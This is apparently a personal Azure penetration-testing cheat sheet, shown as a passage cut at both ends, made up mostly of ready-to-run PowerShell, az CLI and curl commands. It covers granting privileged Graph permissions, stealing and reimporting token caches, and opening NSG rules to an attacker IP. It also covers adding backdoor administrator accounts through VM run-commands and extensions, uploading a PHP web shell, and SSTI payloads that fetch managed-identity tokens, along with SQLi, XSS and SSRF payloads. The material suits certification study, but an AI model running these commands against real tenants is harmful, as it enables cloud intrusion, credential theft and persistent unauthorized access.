$secret = New-AzureADApplicationPasswordCredential -ObjectId $appId -CustomKeyIdentifier "keykey's delivery" -StartDate (Get-Date) -EndDate (Get-Date).AddYears(1)
Write-Output "Added credentials to application with ID: $appId"
Write-Output "Secret: $($secret.Value)"

# Find Azure AD service principal by display name
$sp = Get-AzureADServicePrincipal -Filter "DisplayName eq '$appname'"
$spId = $sp.ObjectId

# Example Graph permissions to assign
$permissions = @(
    "df021288-bdef-4463-88db-98f22de89214",  # Directory.ReadWrite.All
    "dc50a0fb-09a3-484d-be87-e023b12c6440",  # RoleManagement.ReadWrite.Directory
    "e1fe6dd8-ba31-4d61-89e7-88639da4683d",  # User.ReadWrite.All
    "b4e74841-8e56-480b-be8b-910348b18b4c",  # Group.ReadWrite.All
    "a154be20-db9c-4678-8ab7-66f6cc099a59"   # Application.ReadWrite.All
)

foreach ($permId in $permissions) {
    New-AzureADServiceAppRoleAssignment -ObjectId $spId -PrincipalId $spId -ResourceId $spId -Id $permId
    Write-Host "Assigned permission $permId to service principal $spId"
}


# OR Assign a directory role to a service principal (e.g., Application Administrator role)
$role = Get-AzureADMSRoleDefinition -Filter "DisplayName eq 'Application Administrator'"

# Assign Azure AD role to service principal
New-AzureADMSRoleAssignment -RoleDefinitionId $role.Id -PrincipalId $spId
AddAppSecrets - Creating and Connecting With New Service Principal Secrets
# Add A Secret to Specific App
# Modified Add-AzAdAppSecret in our CARTP repo
. .\Graph-AddAppSecret.ps1

# Use the dotsourced function with token and appName
$Graph = "" # $response.access_token
$appName = ""
Add-AzADAppSecret -GraphToken $Graph -AppName $appName


# MG Module
$clientId = "$appId"
$clientSecret = "$passwd"
$tenantId = "$tenantId"

$secureClientSecret = ConvertTo-SecureString -String $clientSecret -AsPlainText -Force
$credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $clientId, $secureClientSecret
Connect-MgGraph -TenantId $tenantId -Credential $credential

# Connect Az/AzureAD/MG with App Secret, use AppId from output
$AppId = "" # AppId from the output above
$passwd = "" # Secret Value from above
$cxt = Get-AzContext
$TenantId = $cxt.Tenant.Id
$password = ConvertTo-SecureString "$passwd" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential("$AppId", $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant $TenantId

# Legacy AAD Graph
$graphtok = (Get-AzAccessToken -Resource "https://graph.windows.net").Token
Connect-AzureAD -AadAccessToken $graphtok -AccountId $AppId -tenant $tenantId

# MG
$msgraphtok = (Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
$tok = ConvertTo-SecureString $msgraphtok -AsPlainText -Force
Connect-MgGraph -AccessToken $tok
MG - Using our Privileged App
$appId = "" # what you connected with

# Enumerate OAuth2 Permission Grants
Get-MgOauth2PermissionGrant -Filter "clientId eq '$appId'"
Graph - List all Apps
List all Enterprise Apps (Service Principals) in the Tenant
$Token = 'eyJ0eX..'
$URI = ' https://graph.microsoft.com/v1.0/applications'
$RequestParams = @{
Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $Token"
}
}
(Invoke-RestMethod @RequestParams).value
Managed Identities
Exploiting managed IDs are covered in the context of the apps they are assigned to.
Enumerating Managed Identity
$managedIdentities = Get-AzureADServicePrincipal -Filter "ServicePrincipalType eq 'ManagedIdentity'"
Write-Output "Managed Identities:"
$managedIdentities | Format-Table DisplayName, ObjectId
Enumerating AAD Joined devices (may be running a Managed Identity)
$aadJoinedDevices = Get-AzureADDevice -All $true | Where-Object {$_.DeviceTrustType -eq "AzureAD"}
Write-Output "Azure AD Joined Devices:"
$aadJoinedDevices | Format-Table DisplayName, DeviceId
Azure Token from Managed Identity, use .exe if a Windows host
curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:$IDENTITY_HEADERAccess Tokens
Access Token and Azure Secrets Locations on Disk
• Azure config files: web.config app.config .cspkg .publishsettings • Azure Cloud Service Packages (.cspkg) • Deployment files created by Visual Studio • Possible other Azure service integration (SQL, Storage, etc.) • Look through cspkg zip files for creds/certs • Search Visual Studio Publish directory \bin\debug\publish • Azure Publish Settings files (.publishsettings) ◇ Designed to make it easier for developers to push code to Azure ◇ Can contain a Base64 encoded Management Certificate ◇ Sometimes cleartext credentials ◇ Open publishsettings file in text editor ◇ Save “ManagementCertificate” section into a new .pfx file ◇ There is no password for the pfx ◇ Search the user’s Downloads directory and VS projects • Check %USERPROFILE&.azure\ for auth tokens • During an authenticated session with the Az PowerShell module a TokenCache.dat file gets generated in the %USERPROFILE%.azure\ folder. • Also search disk for other saved context files (.json) • Multiple tokens can exist in the same context file
Manipulating local token store
Open Windows Explorer and type %USERPROFILE%.Azure\ and hit enter • Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens • Now close your authenticated PowerShell window!
Delete everything in %USERPROFILE%.azure
• Start a brand new PowerShell window and run:
PS> Import-Module Az
PS> Get-AzContext -ListAvailable
• You shouldn’t see any available contexts currently
• In your PowerShell window let’s manipulate the stolen TokenCache.dat and AzureRmContext.json files so we can import it into our PowerShell session
PS> $bytes = Get-Content “C:\Temp\Live Tokens\TokenCache.dat” -Encoding byte PS> $b64 = [Convert]::ToBase64String($bytes) PS> Add-Content “C:\Temp\Live Tokens\b64-token.txt” $b64
• Now let’s add the b64-token.txt to the AzureRmContext.json file. • Open the C:\Temp\Live Tokens folder. • Open AzureRmContext.json file in a notepad and find the line near the end of the file title “CacheData”. It should be null. • Delete the word “null” on this line • Where “null” was add two quotation marks (“”) and then paste the contents of b64-token.txt in between them. • Save this file as C:\Temp\Live Tokens\StolenToken.json • Let’s import the new token
PS> Import-AzContext -Profile ‘C:\Temp\Live Tokens\StolenToken.json’
• We are now operating in an authenticated session to Azure
PS> $context = Get-AzContext PS> $context.Account
• You can import the previously exported context (AzureAccessToken.json) the same way
VMs
Detailed Enumeration / Network Profiles / Rule Sets
Easily overlooked attributes can contain powerful information.
- Network Profiles: If you have reader access on a network profile, you could get the public Ip associated with the NIC.
- Network Rule Sets: Easily overlooked attribute that can containrules like “which IP can access this storage account”, usually resources allowed by Conditional Access and everywhere else
Az - VM Enumeration
# Lis running VMs
Get-AzureRmVM -status | where {$_.PowerState -EQ "VM running"} | select ResourceGroupName,Name
Get-AzVM -Name <name> -ResourceGroupName <res_group_name> | fl *
Get-AzVM -Name <name> -ResourceGroupName <res_group_name> | select -ExpandProperty NetworkProfile

# Get iface and IP address
Get-AzNetworkInterface -Name <interface_name>
Get-AzPublicIpAddress -Name <iface_public_ip_id>

#Get installed extensions
Get-AzVMExtension -ResourceGroupName <res_group_name> -VMName <name>

Get-AzVM | select -ExpandProperty NetworkProfile # Get name of network connector of VM
Get-AzNetworkInterface -Name <name> # Get info of network connector (like IP)
Az - Get NIC/Try for Details of all VMs we can Access
$vms = Get-AzVM
foreach ($vm in $vms) {
    $vmName = $vm.Name
    $resourceGroupName = $vm.ResourceGroupName
    $nics = $vm.NetworkProfile.NetworkInterfaces

    foreach ($nic in $nics) {
        $nicName = $nic.Id.Split('/')[-1]
        $nicDetails = Get-AzNetworkInterface -Name $nicName -ResourceGroupName $resourceGroupName
        Write-Output "VM Name: $vmName, NIC Name: $nicName, NIC Details: $($nicDetails | ConvertTo-Json)"
    }
}
Az - Check Network Profile and Public IP information
# Get the VM
$vmName = ""
$RgName = ""
$vm = Get-AzVM -Name $vmName -ResourceGroupName $rgName
$vm | select -ExpandProperty NetworkProfile

# Get it's IPs - Check out the Network Profiles to find the interface names
$intfName = ""
$net = Get-AzNetworkInterface -Name $intfname
$net.IpConfigurationsText

# Investigate Public IPs that may bypass access policies, NSG rules or CAPs / Trusted Locations
$PubIPID = ""
Get-AzPublicIpAddress -Name $PubIPID
Az - Update NSG to Allow an IP we Control
$myIP = ""
$nsgName = ""
$resourceGroupName = ""
$location = ""

# Config
$ruleName = "AllowAllFromMyIP2S"
$priority = '130'

# Create the security rule
$securityRule = @{
    Name                       = $ruleName
    Access                     = "Allow"
    Protocol                   = "*"
    Direction                  = "Inbound"
    Priority                   = $priority
    SourceAddressPrefix        = $myIP
    SourcePortRange            = "*"
    DestinationAddressPrefix   = "*"
    DestinationPortRange       = "*"
}
# Create a New Config
New-AzNetworkSecurityRuleConfig @securityRule

# Get the current NSG
$nsg = Get-AzNetworkSecurityGroup -ResourceGroupName $resourceGroupName -Name $nsgName

# Add the new rule to the NSG
$nsg.SecurityRules.Add((New-AzNetworkSecurityRuleConfig @securityRule))

# Update the NSG with the new config
Set-AzNetworkSecurityGroup -NetworkSecurityGroup $nsg
Az - Execute Commands on VMs
# The permission allowing this is Microsoft.Compute/virtualMachines/runCommand/action
Invoke-AzVMRunCommand -ScriptPath .\adduser.ps1 -CommandId 'RunPowerShellScript' -VMName 'juastavm' -ResourceGroupName 'Research' –Verbose
## Another way
Invoke-AzureRmVMRunCommand -ScriptPath .\adduser.ps1 -CommandId 'RunPowerShellScript' -VMName 'juastavm' -ResourceGroupName 'Research' –Verbose

# Content of the script
$passwd = ConvertTo-SecureString "Welcome2022!" -AsPlainText -Force
New-LocalUser -Name new_user -Password $passwd
Add-LocalGroupMember -Group Administrators -Member new_user

# Try to execute c2 beacon on every machine
Import-module MicroBurst.psm1
Invoke-AzureRmVMBulkCMD -Script Sadrat.ps1 -Verbose
az cli - Run Commands on VM
$vmName = ""
$rg = ""
$cmd = Read-Host "Enter command to run on host"

# vmName="windowlicker"
# rg="engineering"
# cmd="az resource list -outpt table"
az vm run-command invoke --command-id RunPowerShellScript --name $vmName --resource-group $rg --scripts "$cmd"

# Use run-command to install cli on another VM
cmd="powershell $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest -Uri https://aka.ms/installazurecliwindows -OutFile .\AzureCLI.msi; Start-Process msiexec.exe -Wait -ArgumentList '/I AzureCLI.msi /quiet'; Remove-Item .\AzureCLI.msi"

az vm run-command invoke --command-id RunPowerShellScript --name $vmName --resource-group $rg --scripts "$cmd"

# add backdoor user
az vm run-command invoke --command-id RunPowerShellScript --name $vmname --resource-group $rg --scripts "net user shenanigans 'XGonnaGiveIt2ya123' /add; net localgroup Administrators shenanigans /add; net localgroup 'Remote Desktop Users' shenanigans /add"
Az - VM Custom Script Extension
Get-AzResource shows us the reader+ on the extension itself. Get-AzRoleAssignment shows NOTHING. Doesnt mean we cant list role assignments, it means Get-AzRoleAssignment is incapable of reading roles ON EXTENSIONS THEMSELVES. So be aware, that even with Az we can miss things. We have to use the API for this.
# Microsoft.Compute/virtualMachines/extensions/write
Set-AzVMExtension -ResourceGroupName "Research" -ExtensionName "ExecCmd" -VMName "infradminsrv" -Location "Germany West Central" -Publisher Microsoft.Compute -ExtensionType CustomScriptExtension -TypeHandlerVersion 1.8 -SettingString '{"commandToExecute":"powershell net users new_user Welcome2022. /add /Y; net localgroup administrators new_user /add"}'
API - VM Extension Permissions - Check VM for Agent/Extensions (worth a try if nothing from Get-AzRoleAssignment but we have rights from Get-AzResource)
# Find Resource with extensions/MicrosoftMonitoringAgent
Get-AzResource
# We won't get anything from Role Assignment check
Get-AzRoleAssignment

# ID for the RG I thinks
$Subscription = ""
$RG = ""
$VM = "infradminsrv"

# Check the permissions API for the resource, see we have read/write on it
$Token = (Get-AzAccessToken).Token
$URI = "https://management.azure.com/subscriptions/$Subscription/resourceGroups/$RG/providers/Microsoft.Compute/virtualMachines/$VM/providers/Microsoft.Authorization/permissions?api-version=2015-07-01"
$RequestParams = @{
Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $Token"
}
}
(Invoke-RestMethod @RequestParams).value

# See if the Extension is installed
Get-AzVMExtension -ResourceGroupName $RG -VMName $VM

# Over-write the existing extenson to create backdoor user/ beacon/ whatever
$loc = "East US"
Set-AzVMExtension -ResourceGroupName $RG -ExtensionName "ExecCmd" -VMName  $VM -Location $loc -Publisher Microsoft.Compute -ExtensionType CustomScriptExtension -TypeHandlerVersion 1.8 -SettingString '{"commandToExecute":"powershell net users studentx StudxPassword@123 /add /Y; net localgroup administrators studentx /add"}'
Az - All Vm user Data in All Subscriptions
$subs = Get-AzSubscription

$fulllist = @()
Foreach($s in $subs){
    $subscriptionid = $s.SubscriptionId
    Select-AzSubscription -Subscription $subscriptionid
    $vms = Get-AzVM
    $list = $vms.UserData
    $list
    $fulllist += $list
}
$fulllist
Azure Management API - VM User Data
SImilar to “Description” in AD, but not really, as only people who can read it are the other processes on the VM. That said, ANY process on the VM can access this data using IMDS. Persists reboot, unencrypted, If you have command execution on a VM, you can read or inject a base64 encoded command 64kb or less. Can Contain powershell scripts, domain info, onboarding agents, config, etc.
This is seen a lot performing Domain Join operations w/ terraform or other IaC tools. Since a standard user can only join 10 machines (or if the quota is correctly set to 0, none), many times a domain admin credential is used here.
It’s possible to modify if you have Microsoft.Compute/virtualMachines/write. We can abuse automation/scheduled tasks that use the UserData for input. Modification event shows in logs but not what changes were made.
# Retrieve user data
$userData=Invoke-RestMethod-Headers@{"Metadata"="true"} -Method GET -Uri"http://169.254.169.254/metadata/instance/compute/userData?api-version=2021-01-01&format=text"
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($userData))

# Modify user data
$resourceGroup = ""
$sub = ""
$vmName = ""
$location = ""

$data=[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("whoami"))
$accessToken=(Get-AzAccessToken).Token
$Url="https://management.azure.com/subscriptions/$sub/resourceGroups/$resourceGroup/providers/Microsoft.Compute/virtualMachines/$vmName?api-version=2021-07-01"
$body=@(
@{
location ="$location"
properties =@{
userData="$data"
}
}
) |ConvertTo-Json-Depth4
$headers=@{Authorization ="Bearer $accessToken"}

# Execute Rest API Call
$Results=Invoke-RestMethod -Method Put -Uri $Url -Body $body -Headers $headers -ContentType'application/json'
Azure VMs - Script Extensions
“Small Applications” Extensions run as SYSTEM via inline or remote script (from blob via managed identity). Can be deployed to a running VM. Only one extension can be added to a VM. It is not possible to add multiple custom script extensions to a single VM.
Custom Script Extension is what we abused twice already in the Deployment reading, for Steven King’s creds earlier. Used as a short-cut where a managed identity would be better often.
Required to modify Microsoft.Compute/virtualMachines/extensions/write Microsoft.Compute/virtualMachines/extensions/read (if you want to see the output)
The user data contained creds for SamCGray, so we connect az him and see he has at least reader on the MicrosftmOnitoringAgent extension running on infradminsrv with our familiar Get-AzResource and Get-AzRoleAssignment
***INTERESTINGNOTE: Get-AzResource shows us the reader+ on the extension itself. Get-AzRoleAssignment shows NOTHING. Doesnt mean we cant list role assignments, it means Get-AzRoleAssignment is incapable of reading roles ON EXTENSIONS THEMSELVES. So be aware, that even with Az we can miss things. We have to use the API for this.
API - VM Extension Permissions - Check VM for Agent/Extensions (worth a try if nothing from Get-AzRoleAssignment but we have rights from Get-AzResource)
# Find Resource with extensions/MicrosoftMonitoringAgent
Get-AzResource
# We won't get anything from Role Assignment check
Get-AzRoleAssignment

$Subscription = "xxxxx-108d-xxxx-xxxx-xxxd5dxxx7xx"
$RG = "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxx"
$VM = ""

# Check the permissions API for the resource, see we have read/write on it
$Token = (Get-AzAccessToken).Token
$URI = "https://management.azure.com/subscriptions/$Subscription/resourceGroups/$RG/providers/Microsoft.Compute/virtualMachines/$VM/providers/Microsoft.Authorization/permissions?api-version=2015-07-01"
$RequestParams = @{
Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $Token"
}
}
(Invoke-RestMethod @RequestParams).value

# See if the Extension is installed
Get-AzVMExtension -ResourceGroupName $RG -VMName $VM

# Over-write the existing extenson to create backdoor user/ beacon/ whatever
$loc = "East US"
Set-AzVMExtension -ResourceGroupName $RG -ExtensionName "ExecCmd" -VMName  $VM -Location $loc -Publisher Microsoft.Compute -ExtensionType CustomScriptExtension -TypeHandlerVersion 1.8 -SettingString '{"commandToExecute":"powershell net users studentx StudxPassword@123 /add /Y; net localgroup administrators studentx /add"}'
Deployments and Deployment History
Each RG maintains a history for up to 800 deployments. THe history gets deleted when the count exceeds 775. Users with Microsoft.Resources/deployments/read and Microsoft.Resources/subscriptions/resourceGroups/read can read deployment history
All azure role assignments are validated against ARM service. ARM is the gatekeeper for Azure resources. It’s also the IaC service component of Azure. JSON configs and Bicep can be used to deploy IaC across reosurces in associated tenant.
Has historical data and information about what may be deployed in the future. If a deployment uses String instead of SecureString for parameters, we can find clear-text credentials. No logs for reading these templates, or really do anything with the ARM templates oddly.
We’ll abuse the mangedID of a function app ‘processfile’ to compromise its enterprise application, then enumerate the Ent App permissions in defcorphq and abuse these permissions to extract secrets from another keyvault. Using the keyvault secrets, extract credentials of a user from the deployment history of a resource group.
Portal - Deployment History and Deployment Templates
Go to Resource Group, Settings, Deployment blade.
Az - Get All Deployments and Save Templates
$resourceGroups = Get-AzResourceGroup

# View Deployments
$resourceGroups = Get-AzResourceGroup
foreach ($resourceGroup in $resourceGroups) {
    Get-AzResourceGroupDeployment -ResourceGroupName $resourceGroup.ResourceGroupName
}

# View Deployment Selecting for Parameters
$resourceGroups = Get-AzResourceGroup
foreach ($resourceGroup in $resourceGroups) {
    $deployments = Get-AzResourceGroupDeployment -ResourceGroupName $resourceGroup.ResourceGroupName
    foreach ($deployment in $deployments) {
        Write-Output "Resource Group: $($resourceGroup.ResourceGroupName)"
        Write-Output "Deployment Name: $($deployment.DeploymentName)"

        # Print Parameters
        Write-Output "Parameters:"
        $deployment.Parameters | Format-List

        Write-Output "-----------------------------"
    }
}


# Try and Save All Deployments You Can Access
foreach ($resourceGroup in $resourceGroups) {
    Write-Output "Processing resource group: $($resourceGroup.ResourceGroupName)"

    # Try to get deployments for the current resource group
    try {
        $deployments = Get-AzResourceGroupDeployment -ResourceGroupName $resourceGroup.ResourceGroupName
        if ($deployments) {
            foreach ($deployment in $deployments) {
                Write-Output "  Getting template for deployment: $($deployment.DeploymentName)"

                # Construct the filename using the resource group name and deployment name
                $filename = "$($resourceGroup.ResourceGroupName)_$($deployment.DeploymentName).json"
                # Use Get-Location to dynamically get the current directory and construct the path
                $path = Join-Path (Get-Location) $filename

                # Get the template for the current deployment and save it to the file
                # Use -Force to overwrite existing files without prompting
                Save-AzResourceGroupDeploymentTemplate -ResourceGroupName $resourceGroup.ResourceGroupName -DeploymentName $deployment.DeploymentName -Path $path -Force

                # Check Command to Execute
                Write-Output "Printing CommandToExecute field."
                (cat $path |ConvertFrom-Json |select -ExpandProperty Resources).resources.Properties.Settings.CommandToExecute

                # Output the path to indicate where the file was saved
                Write-Output "Template saved to: $path"
            }
        } else {
            Write-Output "  No deployments found in this resource group."
        }
    } catch {
        Write-Output "  Error retrieving deployments for resource group: $($resourceGroup.ResourceGroupName)"
    }
}
KeyVaults
KeyVault - Connect-AzAccount for Multi-Token Actions
Contributor on a KeyVault will trump any access policies, if we are Contributor we can assign the rioghts to read any secret in the vault. Microburst will not modify these access Policies, you may have access to additional credentials if you can verify your rights on the Vault.
Say we compromised a webserver using SSTI and used it’s managed ID on a keyvault to request the access tokens, both for that vault and for the ARM API. It was a Jinja template and we use [‘os’].popen(‘curl “$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-version…’) and [‘os’].popen(‘curl “$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version…’).
Store the tokens and the clientId in vars and use them with Connect-AzAccount.
$token = ''
$keyvaulttoken = ''
$clientId = ''
$vaultName = ''
$secretName = ''

Connect-AzAccount -AccessToken $token -KeyVaultToken $keyvaulttoken -AccountId $clientId
Get-AzResource # Found the vault
Get-AzKeyVaultSecret -Vaultname $vaultName # saw the secret
Get-AzKeyVaultSecret -Vaultname $vaultName -Name $secretName # got the value
Storage
Storage Explorer
Attach to the Subscription first if using user credentials and AAD sign-in. Attach to the service/Blob directly with SAS Token Strings we find.
iwr 'https://go.microsoft.com/fwlink/?linkid=2216182&clcid=0x409' -Outfile storageexp.exeAz - Check Out Container by Name
$Cont = "defcorpcodebackup"
Get-AzStorageContainer -Context (New-AzStorageContext -StorageAccountName $Cont)
Microburst - Enumerate Blobs
. C:\AzAD\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1
Invoke-EnumerateAzureBlobs -Base defcorp
Automation Accounts
az cli - Enumerate Automation Accounts
az automation account listAutomation Accounts - Privilege Escalation and Lateral Movement
The RunAs account used to have subscription Contributor. Now they use Managed ID, but many orgs give it the same privilege level. The ID can only be used from inside the runbook, if you have Contributor on a runbook that’s pretty useful. Runbooks you may find with credentials, certs, storage, connected resources..all those can be abuse if you have rights on the runbook, you can create your own code using those credentials and execute it.
Looking at job output, runbook contents and secrets are not logged anywhere. MicroBurst and PowerZure can help search through contents of and abuse runbook permissions.
Azure - Runs in a container on shared VMs
Hybrid Worker - Runs Hybrid Worker Groups that are non-azure machines with log analytics agent, running as SYSTEM, on Windows and nxadmin on nix.
Get-AzAutomationAccount -ResourceGroupName $resourceGroupName -AutomationAccountName $automationAccountName

Get-AzAutomationCredential -ResourceGroupName $resourceGroupName -AutomationAccountName $automationAccountName | fl *
$credential = Get-AzAutomationCredential -ResourceGroupName $resourceGroupName -AutomationAccountName $automationAccountName -Name $credentialName
Collect All Runbooks in All Subscriptions
$subs = Get-AzSubscription

Foreach($s in $subs){
    $subscriptionid = $s.SubscriptionId
    mkdir .\$subscriptionid\
    Select-AzSubscription -Subscription $subscriptionid
    $runbooks = @()
    $autoaccounts = Get-AzAutomationAccount |Select-Object AutomationAccountName,ResourceGroupName
    foreach ($i in $autoaccounts){
        $runbooks += Get-AzAutomationRunbook -AutomationAccountName $i.AutomationAccountName -ResourceGroupName $i.ResourceGroupName | Select-Object AutomationAccountName,ResourceGroupName,Name
    }
    foreach($r in $runbooks){
        Export-AzAutomationRunbook -AutomationAccountName $r.AutomationAccountName -ResourceGroupName $r.ResourceGroupName -Name $r.Name -OutputFolder .\$subscriptionid\
    }
}
Collect All Jobs Output from All Subscriptions
$subs = Get-AzSubscription
$jobout = @()
Foreach($s in $subs){
    $subscriptionid = $s.SubscriptionId
    Select-AzSubscription -Subscription $subscriptionid
    $jobs = @()
    $autoaccounts = Get-AzAutomationAccount |Select-Object AutomationAccountName,ResourceGroupName
    foreach ($i in $autoaccounts){
        $jobs += Get-AzAutomationJob $i.AutomationAccountName -ResourceGroupName $i.ResourceGroupName | Select-Object AutomationAccountName,ResourceGroupName,JobId
    }
    foreach($r in $jobs){
        Get-AzAutomationJobOutput -AutomationAccountName $r.AutomationAccountName -ResourceGroupName $r.ResourceGroupName -JobId $r.JobId
        $jobout += Get-AzAutomationJobOutput -AutomationAccountName $r.AutomationAccountName -ResourceGroupName $r.ResourceGroupName -JobId $r.JobId
    }
}
$jobout | out-file -Encoding ascii joboutputs.txt
Web Apps
Enumerate Additional Applications
# Enumerate Subdomains - Add 'hr' 'accouting' etc new keywords to .\Misc\permutations.txt
# git clone https://github.com/NetSPI/MicroBurst
# cd MicroBurst/misc
$companyName = ""
. .\Invoke-EnumerateAzureSubDomains.ps1
Invoke-EnumerateAzureSubDomains -Base $companyName -Verbose
Creds from Previous Deployments
$resourceGroupName = ""
$webAppName = ""

Get-AzWebAppPublishingProfile -ResourceGroupName $resourceGroupName -Name $webAppName -OutputFile "publishingProfile.xml"
Enumerate Website Content
iwr https://github.com/ffuf/ffuf/releases/download/v2.1.0/ffuf_2.1.0_windows_amd64.zip -o ffuf.zip
Expand-Archive ffuf.zip
cd ffuf

$url = "https://megabigtech-hr-portal.azurewebsites.net/FUZZ"
.\ffuf.exe -w C:\Git\seclists\Discovery\Web-Content\directory-list-2.3-small.txt -u $url -s

# ffuf -w /opt/wordlists/directory-list-2.3-small.txt -u https://megabigtech-hr-portal.azurewebsites.net/FUZZ -s
Uploading PHP Shell over FTPs
echo '<?php echo system($_GET["c"]); ?>' > shell.php

# Include the full filename, url/shell.php
$ftpUrlTarget = "" # website.ftp.azurewebsites.windows.net/site/wwwroot/shell.php
$ftpUser = ''
curl -T shell.php --ssl ftps://$ftpUrlTarget --user $ftpUser
Remote Command Execution
If we get execution on the web host, we need to check the environment variables first.
envFrom here we can grab connectionstrings and check if we’re running as a managed identity. We can slo grab information we need for later.
Variables of Note:
- WEBSIT_OWNER_NAME (subscriptionId)
- IDENTITY_HEADER
- IDENTITY_ENDPOINT
Using the IDENTITY_ENDPOINT to retrieve accessToken
# Set the headers using the IDENTITY_HEADER

# From Inside the App
curl -s -H "X-Identity-Header: <<<CHANGE ME>>>" "http://169.254.129.5:8081/msi/token?api-version=2019-08-01&resource=https://management.azure.com/"

# From a WebShell (needs form encoded)
curl%20-s%20-H%20%22X-Identity-Header%3A%20<<<CHANGE ME>>>%22%20%22http%3A%2F%2F169.254.129.5%3A8081%2Fmsi%2Ftoken%3Fapi-version%3D2019-08-01%26resource%3Dhttps%3A%2F%2Fmanagement.azure.com%2F%22
Get the subscriptionID from WEBSITE_OWNER, decode the JWT and take note of the oid (ObjectID) and appId (clientId) we’ll need these.
Now use the access token and subscriptionId to query all the resources the managed Identity can access
$subscriptionId = ""

# Azure Management API URL to list resources
$url = "https://management.azure.com/subscriptions/$subscriptionId/resources?api-version=2021-04-01"

# Headers with the access token for authorization
$headers = @{
    Authorization = "Bearer $token"
    "Content-Type" = "application/json"
}

try {
    $response = Invoke-RestMethod -Uri $url -Method Get -Headers $headers
    $resources = $response.value
    # Output the resources
    $resources | ForEach-Object {
        Write-Output "Resource Name: $($_.name), Type: $($_.type), Location: $($_.location)"
    }
} catch {
    Write-Error "Failed to retrieve resources: $_"
}
SSTI
Testing payloads for basic web vulnerabilities that may give us command over the application, dump environment variables and exploit managed identity.
# Test Flask/Jinja2
    {{7*7}}
# Test Twig
    {{7*7}}
# Test Django
    {{7*7}}

# Exploit Flask/Jinja2
    {{''.class.mro()[1].__subclasses__()[40]('cat /etc/passwd', shell=True, stdout=-1).communicate()[0].strip()}}

# Access Token for KeyVault
    {{config.__class__.__init__.__globals__['os'].popen('curl "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}

# Access Token for ARM
    {{config.__class__.__init__.__globals__['os'].popen('curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}
SQL Injection (SQLI)
Basic SQLI
    ' OR '1'='1
Union-based SQLI
    ' UNION SELECT NULL, version(), NULL--
Time-based Blind SQLI
    ' OR IF(1=1, SLEEP(5), 0)--
Error-based SQLI
    ' AND (SELECT 1 FROM (SELECT COUNT(*), CONCAT((SELECT version()), 0x7e, FLOOR(RAND(0)*2)) AS x FROM INFORMATION_SCHEMA.TABLES GROUP BY x) y)--
XSS
Basic XSS
    <script>alert('XSS')</script>
HTML Context
    "><script>alert('XSS')</script>
Stored XSS
    <img src=x onerror=alert('XSS')>
DOM XSS
    <a href="javascript:alert('XSS')">Click me</a>
Server-Side Request Forgery (SSRF)
Basic SSRF
    http://localhost:80
Internal Services
    http://169.254.169.254/latest/meta-data/
DNS Rebinding
    http://your-malicious-server.com?url=http://localhost:80
URL Schema Exploitation
    gopher://localhost:3306/_%0d%0aSHOW%20DATABASES;
Function Apps
Intereseting Aspects
- Interesting Blog: https://www.binarysecurity.no/posts/2023/06/function-apps-rce
- Master key (https://learn.microsoft.com/en-us/azure/azure-functions/security-concepts?tabs=v4#function-access-keys)
- Function key (https://learn.microsoft.com/en-us/azure/azure-functions/security-concepts?tabs=v4#function-access-keys)
- Connection strings
- MSISecret
- AzureWebEncryptionKey
- WEBSITE_AUTH_SIGNING_KEY
- Function’s specific secrets
- Blob storage SAS URLs
It’s worth mentioning that the “MICROSOFT_PROVIDER_AUTHENTICATION_SECRET” will also be present if the Function App has been configured to authenticate users via Azure AD. This is an App Registration credential that could be beneficial for gaining access to the tenant.
While the jobs storage data provides a convenient route to access the Function App Storage Account, our primary interest lies in the Function “Master” App Secret, as it can be utilized to overwrite the functions in the app. By overwriting these functions, we can achieve full command execution within the container. This would also enable us to access any linked Managed Identities on the Function App.
Az - Enumerate Function Apps
$functionApps = Get-AzFunctionApp
$functionApps | Select-Object Name, ResourceGroupName, Location

# Try to list settings
foreach ($app in $functionApps) {
    Write-Output "Function App: $($app.Name)"
    Write-Output "Resource Group: $($app.ResourceGroupName)"
    try {
        $settings = Get-AzFunctionAppSetting -ResourceGroupName $app.ResourceGroupName -Name $app.Name
        $settings | Format-Table
    } catch {
        Write-Output "Failed to retrieve settings for $($app.Name). Error: $($_.Exception.Message)"
    }
}

# Try to retrieve deployment credentials
foreach ($app in $functionApps) {
    Write-Output "Function App: $($app.Name)"
    Write-Output "Resource Group: $($app.ResourceGroupName)"
    try {
        $publishingProfile = Get-AzWebAppPublishingProfile -ResourceGroupName $app.ResourceGroupName -Name $app.Name
        $publishingProfile
    } catch {
        Write-Output "Failed to retrieve publishing profile for $($app.Name). Error: $($_.Exception.Message)"
    }
    # Get Role Assignments
    try {
        # Construct the scope for the Function App
        $scope = "/subscriptions/$($app.Id.Split('/')[2])/resourceGroups/$($app.ResourceGroupName)/providers/Microsoft.Web/sites/$($app.Name)"

        # Get Role Assignments for the Function App
        $roleAssignments = Get-AzRoleAssignment -Scope $scope
        if ($roleAssignments) {
            Write-Output "Role Assignments for Function App: $($app.Name)"
            $roleAssignments | Format-Table -Property PrincipalName, RoleDefinitionName, PrincipalType
        } else {
            Write-Output "No role assignments found for $($app.Name)."
        }
    } catch {
        Write-Output "Failed to retrieve role assignments for $($app.Name). Error: $($_.Exception.Message)"
    }
}
Function App - Enumerate All Apps/ All Subs w/ Interesting Details
$subs = Get-AzSubscription
$allfunctioninfo = @()
Foreach($s in $subs){
    $subscriptionid = $s.SubscriptionId
    Select-AzSubscription -Subscription $subscriptionid
    $functionapps = Get-AzFunctionApp
    foreach($f in $functionapps){
